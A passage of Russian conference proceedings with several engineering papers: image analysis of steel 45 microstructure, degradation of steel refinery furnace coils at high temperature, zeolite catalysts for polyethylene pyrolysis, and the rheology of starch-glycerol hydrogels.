2) Пространственная фильтрация.

Разнообразие фильтров Image.Pro.Plus 5.1 позволяет уменьшать или увеличивать степень изменения яркости объектов, благодаря чему отраженная микроструктура может быть разделена на области с четкими границами. Для оценки микроструктуры по такому критерию как плотность границ необходимо было добиться, чтобы границы пластинок цементита имели более четкие очертания, а импульсные помехи, полученные в процессе оцифровки изображения, были устранены. Это достигалось последовательным применением высокочастотного фильтра Гаусса, рангового фильтра, вычитанием неоднородного фона. Результаты проведенных операций представлены на рисунке 2.




Рисунок 2 – Результаты пространственной фильтрации: а) применение ВЧ-фильтра Гаусса; б) применение рангового фильтра; в) вычитание неоднородного фона

3) Подсчет и измерение объектов.

Плотность границ зерен или раздела фаз является информативной количественной характеристикой структурного состояния, по характеру распределения которой можно судить о структурной организации материала [2]. На рисунке 3 показан характер распределения плотности границ цементита в стали 45 в центральном сечении образца, подвергнутого максимальному УЗВ напряжению (433 МПа), и в сечении, удаленном от центрального на 10 мм (56 МПа). Смещение пика графика распределения

плотности границ в область больших значений свидетельствует о том, что в зоне воздействия высоких напряжений частицы цементита измельчаются, приводя к локальному упрочнению (микротвердость, по сравнению с областью напряжений 56 МПа, возрастает на 14,3% - 227HV и 198,6HV, соответственно).




Рисунок 3 – Распределение плотности границ цементита в микроструктуре стали 45, подвергнутой УЗВ

Заключение

Приведенный в статье алгоритм обработки фотографий в Image-Pro.Plus-5.1 позволяет повысить точность получаемых количественных параметров структурных объектов при обработке СЭМ-изображений с увеличением до $\times 2000$.

СПИСОК ИСТОЧНИКОВ

1. Салтыков, С. А. Стереометрическая металлография / С.А. Салтыков. – Москва : Металлургия, 1976. – 273 с. [Электронный ресурс]. – URL: <https://reallib.org/reader?file=584367> (дата обращения 13.11.2023 г.)
2. Основы количественной и компьютерной металлографии / В. А. Ким, О. В. Башков, А. А. Попкова [и др.]. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2013. – 133 с. – ISBN 978-5-7765-1025-0. – EDN BDGPYI.
3. Казаков А. А., Киселев Д. В., Казакова Е. И. Количественные методы оценки микроструктуры стали и сплавов для пересмотра устаревших ГОСТ // Литье и металлургия. – 2021. – № 2. – С. 42-48. – DOI 10.21122/1683-6065-2021-2-42-48
4. Анисович, А. Г. Современная металлография – основа литейного материаловедения / А. Г. Анисович // Литье и металлургия. - 2019. - № 2. – С. 99-108. – DOI 10.21122/1683-6065-2019-2-99-108
5. Божоев, И. Ч. Цифровая количественная обработка микроструктуры стали 45 после ультразвуковой объемной обработки / И. Ч. Божоев, О. В. Башков, К. Р. Сапожник // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных, Комсомольск-на-Амуре, 11–15 апреля 2022 года. Том Часть 2. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 107-109. – EDN AONEYE.

УДК 621.7.015

Тактарова Анастасия Николаевна, магистрант, Комсомольский-на-Амуре государственный университет

Taktarova Anastasia Nikolaevna, Master's student, Komsomolsk-na-Amure State University

Отряскина Арина Андреевна, студент, Дальневосточный федеральный университет

Otryaskina Arina Andreevna, student, Far Eastern Federal University

Федулов Егор Александрович, аспирант, Комсомольский-на-Амуре государственный университет

Fedulov Egor Aleksandrovich, Graduate student, Komsomolsk-na-Amure State University

Отряскина Татьяна Александровна, канд. техн. наук; доцент, заведующая кафедрой «Машиностроение», Комсомольский-на-Амуре государственный университет

Otryaskina Tatiana Aleksandrovna, Candidate of Engineering Sciences, Associate Professor, Head of the Department "Machinery", Komsomolsk-na-Amure State University

ВЛИЯНИЕ ВЫСОКОЙ ТЕМПЕРАТУРЫ НА МАТЕРИАЛ ЗМЕЕВИКОВ

THE EFFECT OF HIGH TEMPERATURE ON THE COIL MATERIAL

Аннотация. В статье проведено исследование и структурный анализ фрагмента змеевика из стали 12Х18Н9 печи установки нефтеперерабатывающего завода после эксплуатации в условиях действующего завода. Показано разрушающее влияние на структуру материала в условиях работы змеевика. На основании проведенных исследований сделаны выводы о возможности использования портативных металлографических микроскопов для контроля структурного состояния материалов в процессе эксплуатации и определения остаточного ресурса трубопроводов и сосудов нефтеперерабатывающего оборудования по скорости структурной деградации.

Abstract. The article presents a study and structural analysis of a fragment of a coil made of steel 12H18N9 furnace of an oil refinery installation after operation in an operating plant. The destructive effect on the structure of the material in the working conditions of the coil is shown. Based on the conducted research, conclusions are drawn about the possibility of using portable metallographic microscopes to monitor the structural state of materials during operation and determine the residual life of pipelines and vessels of oil refining equipment by the rate of structural degradation.

Ключевые слова: микроструктура, сталь, нефтеперерабатывающее оборудование, температурное воздействие, коррозия.

Key words: microstructure, steel, oil refining equipment, temperature impact, corrosion.

Введение

Тепловые агрегаты нефтеперерабатывающего завода подвергаются при эксплуатации комплексному воздействию больших температур, агрессивных сред и избыточному воздействию. Влияние окислительных процессов под действием агрессивных сред с учетом высоких температур приводит к интенсивному развитию коррозии металлов. Это, в свою очередь, снижает ресурс технологического оборудования и может привести к авариям [1-3]. Особенно это наблюдается у змеевиков трубных печей и трубных пучков высокотемпературных теплообменников.

В настоящее время актуальным вопросом стоит увеличение ресурса печных змеевиков, работающих при температурах 400-800 °С, с нефтяным продуктом, содержащим в своем составе соединения сероводорода, меркаптана и другие агрессивные соединения, протекающим по змеевику со значительной скоростью и давлением, что приводит к развитию коррозионных эрозионных процессов, влияющих на потерю прочности труб, и их последующему разрушению.

При плановых ремонтно-диагностических работах печного оборудования были выявлены дефектные участки змеевика (рисунок 1). Рабочие параметры данной печи следующие: в конвекционной камере – температура снаружи змеевика 500 °С, температура внутри 230 °С, давление 1,4 МПа; в радиантной камере – температура снаружи 800 °С, температура внутри 370 °С, давление 0,8 МПа. Размеры трубы змеевика – диаметр 160 мм, толщина стенки 6 мм, материал 12Х18Н9. При данных условиях эксплуатации стенки трубы находятся в крайне напряжённом состоянии, воспринимая одноосное растяжение при градиенте температур. Для исследования дефектов были вырезаны образцы из различных зон змеевика (рисунок 2).




Рисунок 1 – Данные телевизионной эндоскопии труб печного змеевика, пораженного язвенной коррозией



Рисунок 2 – Образец трубы змеевика с дефектом

Образцы были подвергнуты металлографическому исследованию [4, 5]. На рисунках 3 – 5 приведены полученные микроструктуры образцов из различных зон змеевика.

На рисунке 3 представлена структура образца, не подвергавшегося тепловому воздействию, но испытывающего напряжение из-за внутреннего воздействия. На рисунках 4,5 представлена структура образцов, которые испытывали и внутреннее, и внешнее воздействие.




Рисунок 3 – Микроструктура образца, взятого на входе в конвекционную камеру




Рисунок 4 – Микроструктура образца, взятого в конвекционной камере




Рисунок 5 – Микроструктура образца, взятого в радиантной камере

Характер микроструктурных изменений зависит от величины и продолжительности влияния температуры на металл. Структура металла змеевика, не подвергавшегося воздействию температуры, состоит из зерен феррита несоосной формы с развитыми границами и хаотичной ориентацией. В свою очередь, это приводит к зернограничному сдвигу, что влечет повышение жаропрочности металла. Продолжительное воздействие при работе печи при температуре 370 °С повлечет небольшое укрупнение зерен, хотя форма зерен остается неправильной и неупорядоченной. При длительной работе змеевика зерна феррита в радиантной камере, где температура достигает до 800 °С, увеличиваются и становятся более правильными. Выдержка металла при такой температуре приводит к растворению феррита и образованию карбидов. Количество выделяемых

карбидов растет с увеличением температуры. При более высоких температурах эксплуатации крупные сферические кристаллы карбидов становятся более заметными по границам зерен; длительная выдержка стали 12X18H9 при температурах выше температуры полиморфного превращения приводит к растворению карбидов в аустените, который при последующем медленном охлаждении превращается в крупнозернистый феррит. В таблице 1 приведены количественные характеристики исследованных выше микроструктур.

Таблица 1 – Обобщенные количественные показатели микроструктур

№ образца	Кол. микрообъектов на одной фотографии, N, шт	Балл зерна	Средняя фрактальная размерность границ зерен, $D_{ср}$	Средняя плотность границ зерен, $q_{ср}$, $мкм^{-1}$	Средний параметр организации структуры, Q_c , $мкм/мм^2$
1	838	9	1,213	2,314	22626
2	523	8...9	1,189	2,462	12673
3	278	8	1,166	2,483	6995

Были сделаны следующие выводы:

1) На основе результатов эксплуатации печи установки НПЗ получены критические значения микроструктурных параметров змеевика печи из стали 12X18H9. Данные микроструктуры можно использовать для оценки степени разрушения конструкции и прогнозирования оставшегося срока службы оборудования.

2) Граничная плотность (q) и параметры структурной микроструктуры (Q_c), опускающиеся ниже определенного значения, могут рассматриваться как критический уровень деградации структуры и являются недопустимыми с эксплуатационной точки зрения.

3) Значения $q_{ср} = 2,252 \text{ мкм/мм}^2$ и $Q_c = 4529 \text{ мкм}^{-1}$ параметров граничной плотности и структурной микроструктуры в области локальной выпуклости соответствуют критическим значениям показателей структурной деградации.

Современные портативные металлографические микроскопы могут быть использованы для контроля структурного состояния материалов в процессе эксплуатации и определения остаточного ресурса трубопроводов и сосудов нефтеперерабатывающего оборудования по скорости структурной деградации.

При проектировании оборудования тепловой поток должен быть равномерно распределен, чтобы предотвратить структурную деградацию материалов под воздействием температуры и исключить возможность локального перегрева.

СПИСОК ИСТОЧНИКОВ

1. Ким, В.А. Коррозионные процессы и структурная деградация нефтеперерабатывающего оборудования: учеб. пособие / В.А. Ким, В.В. Лысенко, Т.А. Отряскина. – Комсомольск-на-Амуре : ФГБОУ ВО «КнАГУ», 2018. – 132 с.

2. Семенова, И. В. Коррозия и защита от коррозии / И. В. Семенова, Г. М. Флорианович, А. В. Хорошилов. – Москва : ООО Издательская фирма "Физико-математическая литература", 2002. – 336 с. – ISBN 5-9221-0246-X. – EDN SOPEQH.

3. Коррозия и защита металлических конструкций и оборудования / И. М. Жарский, Н. П. Иванова, Д. В. Куис, Н. А. Свидуневич. – Минск : Вышэйшая школа, 2012. – 303 с. – ISBN 978-985-06-2029-3. – EDN YMNUFJ.

4. Ким, В. А. Количественная оценка карбидной неоднородности быстрорежущих сталей с помощью компьютерной металлографии / В. А. Ким, О. В. Башков, А. А. Попкова // Ученые записки Комсомольского-на-Амуре государственного технического университета. – 2016. – Т. 1, № 1(25). – С. 105-111. – EDN VZGRCX.

5. Ким, В. А. Цветовая сегментация изображений микроструктуры как элемент компьютерной металлографии / В. А. Ким, О. В. Башков, А. А. Попкова // Ученые записки Комсомольского-на-Амуре государственного технического университета. – 2015. – Т. 1, № 3(23). – С. 46-53. – EDN UHBPID.

УДК 544.473

Тиссен Екатерина Артуровна, лаборант-исследователь Лаборатории теории и оптимизации химических и технологических процессов, Тюменский государственный университет

Tissen Ekaterina Arturovna, research assistant at Laboratory of theory and optimization of chemical and technological processes, Tyumen State University

Харитонцев Владимир Борисович, младший научный сотрудник Лаборатории теории и оптимизации химических и технологических процессов, Тюменский государственный университет

Kharitontsev Vladimir Borisovich, junior research associate at Laboratory of theory and optimization of chemical and technological processes, Tyumen State University

Елышев Андрей Владимирович, директор Центра природовдохновленного инжиниринга, Тюменский государственный университет

Elyshev Andrey Vladimirovich, Director of the Center for Nature-Inspired Engineering, Tyumen State University

ИССЛЕДОВАНИЕ ЦЕОЛИТНОГО КАТАЛИЗАТОРА НВЕА, ПРОМОТИРОВАННОГО NI, LA И SM В ПРОЦЕССЕ ПИРОЛИЗА ПОЛИЭТИЛЕНА

STUDY OF ZEOLITE CATALYST HBEA PROMOTED BY NI, LA AND SM IN THE PROCESS OF POLYETHYLENE PYROLYSIS

Аннотация. Данная работа посвящена каталитическому пиролизу полиэтилена высокой плотности (ПЭ) с использованием цеолитного катализатора НВЕА, промотированного Ni, La и Sm. Цеолит является одним из наиболее эффективных катализаторов процесса пиролиза за счёт развитой структуры и высокой кислотности. Добавление никеля к цеолиту значительно повышает выход ароматики и алкенов в продуктах пиролиза. Однако присутствие никеля в цеолитах ускоряет закоксовывание катализатора. Добавление редкоземельных металлов (РЗМ) к никелевым цеолитным катализаторам также стимулирует выход ароматических соединений и препятствует процессу закоксовывания катализатора.

Abstract. This work is devoted to the catalytic pyrolysis of high-density polyethylene (PE) using the zeolite catalyst HBEA promoted with Ni, La and Sm. Zeolite is one of the most effective catalysts for the pyrolysis process due to its developed structure and high acidity. The addition of nickel to zeolite significantly increases the yield of aromatics and alkenes in pyrolysis products. However, the presence of nickel in zeolites accelerates coking of the catalyst. The addition of rare earth metals (REM) to nickel zeolite catalysts also stimulates the release of aromatic compounds and prevents the coking process of the catalyst.

Ключевые слова: пиролиз, полиэтилен, цеолит, НВЕА, никель, лантан.

Key words: pyrolysis, polyethylene, zeolite, HBEA, nickel, lanthanum.

Введение

В течение десятилетий, прошедших с момента их изобретения, пластики приобрели популярность за свою низкую стоимость, легкий вес и химическую стабильность. Однако накопление пластиковых отходов привело к серьезным проблемам загрязнения окружающей среды. В настоящий момент наиболее перспективна разработка химических методов переработки пластиков, а в частности каталитического пиролиза. Первоначально пиролиз был основным методом, применяемым для конверсии полиолефинов

при высоких температурах, что обычно приводило к образованию сложных смесей с широким спектром продуктов и их низкой стоимостью. Применяемые жесткие условия пиролиза, а в частности высокие температуры, и необходимая дальнейшая переработка продуктов сильно затрудняли его применение [1]. В отличие от термического пиролиза, каталитический применяется для повышения скорости конверсии и селективности продуктов пиролиза в относительно более мягких условиях.

Цеолиты являются одними из наиболее широко используемых микропористых материалов в различных процессах химической промышленности [2]. Синусоидальные и прямые каналы наделяют цеолиты следующими свойствами: селективностью по форме, высокой стабильностью и способностью к каталитическому крекингу. Согласно нашим ранним исследованиям [3], цеолит топологии HBEA проявляет себя в качестве эффективного катализатора для процесса пиролиза, что связано с оптимальным объемом пор и высокой кислотностью. Никелевый катализатор рассматривается как наиболее перспективный промышленный катализатор процесса пиролиза [4]. Модифицирование HBEA никелем увеличивает долю ароматики и олефинов в продуктах пиролиза, однако при высоких температурах происходит закоксовывание катализатора. Повышение устойчивости к дезактивации (закоксовывание) является ключевым вопросом в улучшении характеристик катализаторов, содержащих Ni. Промоторование катализаторов такими РЗМ, как лантан и самарий, препятствует процессу закоксовывания [5].

Целью данной работы является изучение эффективности цеолитного катализатора HBEA, модифицированного никелем и промотированного РЗМ, в процессе пиролиза ПЭ.

Экспериментальная часть

Для приготовления модифицированных цеолитных катализаторов использовали мокрую пропитку промышленного цеолита HBEA растворами солей никеля, лантана и самария.

Для изучения процесса каталитического пиролиза ПЭ in-situ использованы методы термогравиметрического анализа и пиролитической газовой хроматографии.

- ТГА проводили с помощью прибора NETZSCH STA 449 F5 Jupiter в температурном интервале от 25 до 550 °С при скорости нагрева 15 °С /мин.
- Термическое разложение ПЭ в присутствии катализаторов проводили на многофункциональном пиролизере Frontier Laboratories EGA/PY-3030D (SHIMADZU) в условиях программируемого нагрева. Состав продуктов разложения определяли с помощью газового хроматографа Agilent 7890В, оснащенного моноквадрупольным масс-спектрометром Agilent 5977В GC/MS.

В качестве образца пластика использовался переосажденный бытовой полиэтилен высокой плотности.

Обсуждение результатов

Модификация HBEA никелем увеличила выход ароматики на 5% и алкенов более чем на 10% по сравнению с исходным цеолитом. Добавление La и Sm в цеолит стимулирует выход ароматических соединений в продуктах пиролиза за счёт уменьшения доли олефинов (рисунок 1). В целом присутствие РЗМ в HBEA способствует увеличению выхода ароматических соединений в два раза (30,4%) по сравнению с образцом чистого ПЭ (12,6%). Также использование катализаторов значительно снизило температуру деструкции ПЭ. Наименьшая температура полного разложения полиэтилена (460°С) достигнута при использовании катализатора HBEA, модифицированного никелем и лантаном (рисунок 2).




Рисунок 1 – Распределение продуктов термического разложения ПЭ в присутствии катализаторов




Рисунок 2 – Температуры, при которых потеря массы образца полимера и смеси «полимер + катализатор», составляет 5, 50 и 95 % (по данным ТГА)

Заключение

Постоянно возрастающее загрязнение окружающей среды пластиковыми отходами требует разработки эффективного способа их переработки. Каталитический пиролиз ПЭ с применением модифицированных цеолитных катализаторов может стать решением этой проблемы, поскольку обеспечивает более высокую селективность по отношению к летучим и жидким продуктам пиролиза. Цеолит НВЕА, промотированный Ni, Ce и La способствует снижению энергетических затрат, что делает процесс более экономически выгодным и применимым, следовательно, данные катализаторы весьма перспективны для процесса пиролиза ПЭ.

Благодарности. Исследование выполнено при финансовой поддержке Правительства Тюменской области по проекту Западно-Сибирского межрегионального научно-образовательного центра № 89–ДОН (3).

СПИСОК ИСТОЧНИКОВ

1. Dong Z. et al. Understanding the Structure–Activity Relationships in Catalytic Conversion of Polyolefin Plastics by Zeolite-Based Catalysts: A Critical Review //ACS Catalysis. – 2022. – Т. 12. – №. 24. – С. 14882-14901. – DOI 10.1021/acscatal.2c04915
2. Miandad R. et al. Plastic waste to liquid oil through catalytic pyrolysis using natural and synthetic zeolite catalysts //Waste Management. – 2017. – Т. 69. – С. 66-78. – DOI 10.1016/j.wasman.2017.08.032

3. Оценка эффективности катализаторов для процесса каталитического пиролиза полиэтилена / В. Б. Харитонцев, Е. А. Тиссен, Е. С. Матвеевко [и др.] // Катализ в промышленности. – 2023. – Т. 23, № 2. – С. 58-65. – DOI 10.18412/1816-0387-2023-2-58-65. – EDN OKHMNS.

4. Yao D. et al. Co-precipitation, impregnation and so-gel preparation of Ni catalysts for pyrolysis-catalytic steam reforming of waste plastics //Applied Catalysis B: Environmental. – 2018. – Т. 239. – С. 565-577. – DOI 10.1016/j.apcatb.2018.07.075

5. Che Q. et al. Influence of physicochemical properties of metal modified ZSM-5 catalyst on benzene, toluene and xylene production from biomass catalytic pyrolysis //Bioresource technology. – 2019. – Т. 278. – С. 248-254. – DOI 10.1016/j.biortech.2019.01.081

УДК 547.458.61

Трофименко Дмитрий Александрович, студент, Ивановский государственный химико-технологический университет

Trofimenko Dmitry Alexandrovich, student, Ivanovo State University of Chemistry and Technology

Трифоновна Ирина Павловна, кандидат химических наук, доцент, доцент кафедры «Химии и технологии высокомолекулярных соединений», Ивановский государственный химико-технологический университет

Trifonova Irina Pavlovna, Candidate of Chemical Sciences, Associate Professor, Associate Professor of the Department of Chemistry and Technology of Macromolecular Compounds, Ivanovo State University of Chemistry and Technology

Бурмистров Владимир Александрович, доктор химических наук, профессор, профессор кафедры «Химии и технологии высокомолекулярных соединений», Ивановский государственный химико-технологический университет

Burmistrov Vladimir Aleksandrovich, Doctor of Chemistry, Professor, Professor of the Department of Chemistry and Technology of Macromolecular Compounds, Ivanovo State University of Chemistry and Technology

РЕОЛОГИЧЕСКИЕ СВОЙСТВА МОДИФИЦИРОВАННЫХ БИОРАЗЛАГАЕМЫХ КОМПОЗИЦИЙ НА ОСНОВЕ КРАХМАЛА

RHEOLOGICAL PROPERTIES OF MODIFIED BIODEGRADABLE COMPOSITIONS BASED ON STARCH

Аннотация. Крахмальные гидрогели, содержащие глицерин, были подвергнуты модификации путем обработки в роторно-импульсном аппарате. Механическая модификация гидрогелей осуществлялась за счет сочетания нескольких факторов, а именно, высокого напряжения сдвига, гидродинамической кавитации и турбулентности. Установлено, что реологические свойства композиций в значительной мере зависят от последовательности стадий смешения и механоактивации.

Abstract. Starch hydrogels containing glycerol were modified by rotary pulse processing. Mechanical modification of hydrogels was carried out through a combination of several factors, namely, high shear stress, hydrodynamic cavitation and turbulence. It has been established that the rheological properties of the compositions largely depend on the sequence of stages of mixing and mechanical activation.

Ключевые слова: крахмал, механохимия, реология, вязкость

Key words: starch, mechanochemistry, rheology, viscosity

Биоразлагаемые полимеры находят все более широкое применение для производства упаковочных материалов. Перспективность и конкурентноспособность таких материалов зависит от доступности и стоимости полимерного сырья[1]. Поэтому крах-

мал благодаря своей низкой стоимости и широкой доступности занимает лидирующие позиции среди природных полимеров, используемых в производстве биоразлагаемых материалов. Крахмал – это полисахарид, присутствующий во многих растениях. Крахмал, извлеченный из растений, называется «нативным крахмалом», тогда как «модифицированный крахмал» – это крахмалы, претерпевшие одно или несколько преобразований (биологических, химических или физических) для достижения определенных функциональных свойств [2]. Кукуруза является ведущим источником крахмала, на ее долю приходится 80% мирового производства крахмала. Кукурузный крахмал в основном используется в пищевых целях, а с последующей модификацией его можно использовать в других отраслях промышленности, в том числе для создания полимерных композиционных материалов. Главным недостатком полимерных материалов полученных на основе крахмала является низкая механическая прочность и хрупкость при повышенных температурах. Применение в качестве пластификатора глицерина позволяет получить термопластичный крахмал с удовлетворительным комплексом технологических свойств.

Перспективным способом модификации крахмала считается механоактивация. Шаровой помол, как наиболее простой и доступный способ механоактивации, способствует разрушению гранул крахмала и увеличению доли аморфных структур [3]. Одним из наиболее эффективных способов расщепления гранул крахмала в гидрогелях является их обработка в роторно-импульсном аппарате (РИА) [4]. Механическая модификация жидкофазных материалов в РИА осуществляется за счет сочетания нескольких факторов (высокого напряжения сдвига, гидродинамической кавитации и турбулентности) обеспечивающих мощный массообмен на микроуровне [5].

Гидрогель крахмала с концентрацией 4% готовили путем смешивания с дистиллированной водой и нагревания до 90°C. Содержание глицерина 30% по отношению к крахмалу было определено по результатам предварительных тестов. Глицерин вводили разными способами: смешение компонентов на магнитной мешалке в течение 40 минут (образец 1); обработкой крахмального гидрогеля в роторно-импульсном аппарате в течение 4 с и смешением компонентов (образец 2); совмещение компонентов и совместная обработка в роторно-импульсном аппарате в течение 4 с (образец 3). Кривые течения для композиций на основе кукурузного крахмала и глицерина получали при температуре 25°C (с точностью 0,01°C) в интервале скоростей сдвига (1-150) 1/с (точность 0,1 1/с). Реологические кривые для крахмальных гидрогелей приведены на рисунке 1.




Рисунок 1 – Зависимость вязкости крахмальных гидрогелей с глицерином от скорости сдвига: а – при малых скоростях сдвига, б - при высоких скоростях сдвига.

Характер реологических кривых позволяет утверждать, что все композиции являются псевдопластичными жидкостями, поскольку при предельно низких скоростях сдвига наблюдается течение, но при увеличении скорости сдвига эффективная вязкость уменьшается, и наблюдается так называемое сдвиговое разжижение[6]. Способ совмещения крахмала и глицерина не изменяет характер течения, что нельзя сказать о вязкости системы. Обработка крахмального гидрогеля в роторно-импульсном аппарате и последующее ведение глицерина (образец 2) в несколько раз снижает вязкость композиции по сравнению с образцом, полученным при простом перемешивании (образец 1). Аномально высокие значения начальной вязкости демонстрирует образец 3, полученный обработкой в РИА предварительно смешанных компонентов. Механическая активация как крахмала, так и глицерина приводит к возникновению активных центров, образованию новых связей и структурированию системы [7]. Связи, как между макромолекулами крахмала, так и между крахмалом и глицерином не обладают большой прочностью и, вероятнее всего, имеют характер неспецифических взаимодействий, поэтому их разрушение и снижение вязкости происходит уже при незначительном увеличении скорости сдвига.

